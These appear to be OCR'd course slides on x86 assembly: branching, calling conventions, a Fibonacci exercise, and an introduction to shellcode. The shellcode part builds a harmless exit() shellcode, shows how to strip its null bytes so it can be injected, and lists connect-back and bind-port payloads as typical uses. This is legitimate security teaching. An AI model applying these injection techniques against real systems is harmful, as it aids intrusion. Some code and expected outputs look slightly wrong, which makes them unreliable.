
Branching

- Change execution to a new memory location
  - Updating the value in EIP
- Common examples
  - Jumps
    - » Conditional (e.g. jne)
    - » Unconditional (e.g. jmp)
  - Call a function (CALL), return (RET)
  - Looping (loop)


Branching Example




Code Constructions (C x Assembly)




More complex one




Looping



Looping 2



Compound Expressions



Calling Conventions

Cdecl:

```
int fname(int, int, int);
int a, b, c, x;
...
x = fname(a, b, c);

push c
push b
push a
call fname
add esp, 12 ;Stack
    cleaning
mov x, eax
```

Stdcall (Win32 API):

```
int fname(int, int, int);
int a, b, c, x;
...
x = fname(a, b, c); // the
    funcion will clean the
    stack before return

push c
push b
push a
call fname
mov x, eax
```

Fastcall (__msfastcall):

```
int fname(int, int, int);
int a, b, c, x;
...
x = fname(a, b, c);

mov edx, b
mov ecx, a
push c
call fname
add esp, 4
mov x, eax
```

Introduction to Shellcodes

- A simple exit() shellcode example:
- Shellcode = “\xbb\x00\x00\x00\x00\xb8\x01\x00\x00\x00\xcd\x80”

```
rodrigo@rodrigo:~$ cat exit_shellcode.asm
Section .text

        global _start

_start:

        mov ebx,0
        mov eax,1
        int 0x80

rodrigo@rodrigo:~$ nasm -f elf exit_shellcode.asm
rodrigo@rodrigo:~$ ld -o exit_shellcode exit_shellcode.o
rodrigo@rodrigo:~$ objdump -d exit_shellcode

exit_shellcode:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
 8048080:       bb 00 00 00 00          mov    $0x0,%ebx
 8048085:       b8 01 00 00 00          mov    $0x1,%eax
 804808a:       cd 80                   int    $0x80
rodrigo@rodrigo:~$
```

Injectable exit() shellcode

- Smaller and without null bytes
- Shellcode = “\x31\xdb\xb0\x01\xcd\x80”

```
rodrigo@rodrigo:~$ cat exit_shellcode_injectable.asm
Section .text

        global _start

_start:
        xor ebx,ebx
        mov al,1
        int 0x80

rodrigo@rodrigo:~$ nasm -f elf exit_shellcode_injectable.asm
rodrigo@rodrigo:~$ ld -o exit_shellcode_injectable exit_shellcode_injectable.o
rodrigo@rodrigo:~$ objdump -d exit_shellcode_injectable

exit_shellcode_injectable:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
 8048080:       31 db                   xor    %ebx,%ebx
 8048082:       b0 01                   mov    $0x1,%al
 8048084:       cd 80                   int    $0x80
rodrigo@rodrigo:~$
```

What is the problem with this shellcode?

Fibonacci Challenge

- Ok, so lets pratice our assembly skills

- Create a simple C program like this:
  - Receives as argument an integer
  - Returns twice the fibonacci sequence:
    - 1-) Coded in C
    - 2-) Coded in ASM (the equivalent version of 1)

Fibonacci In C

```
#include <stdio.h>
#include <stdlib.h>
int fib(unsigned int a) {
        unsigned int d
        if (a < 2)
                d=a;
        else
                d=fib(a-1) + fib(a-2);
        return d;
}
main(int argc, char **argv) {
     unsigned int x, y;
     if (argc!=2) { printf("\nError: Use %s <value>", argv[0]); exit(-1); }

     x=atoi(argv[1]);
     y=fib(x);
     printf("\nResult in C: %d", y);
     y=fib_asm(x);
     printf("\nResult in ASM: %d", y);
}
```

Test your Code

- Use:
  - vi fib.S -> Code your asm
  - nasm –f elf fib.S
  - gcc fib.o fib.c -o fib
  - ./fib 2 -> Result: 2
  - ./fib 5 -> Result: 8
  - ./fib 6 -> Result: 13

Fibonacci In ASM

```
Section .text
    global fib_asm
fib_asm:
    push ecx
    mov eax, [esp + 8]
    cmp eax, 2
    jae bigger
    jmp end
bigger:
        dec eax
        mov ecx, eax
        push eax
        call fib_asm
        add esp, 4
        dec ecx
        push ecx
        mov ecx, eax
        call fib_asm
        add esp,4
        add eax, ecx
end:
        pop ecx
        ret
```


What a shellcode can really do?

- Anything??
- It's a code inserted directly in the target's memory
- In general, it will:
  - Bind in another port
  - Find an existing socket to use
  - Connect-back
  - Download another portion of the entire code (when there is limit constraints or when you want to use a more complex code)

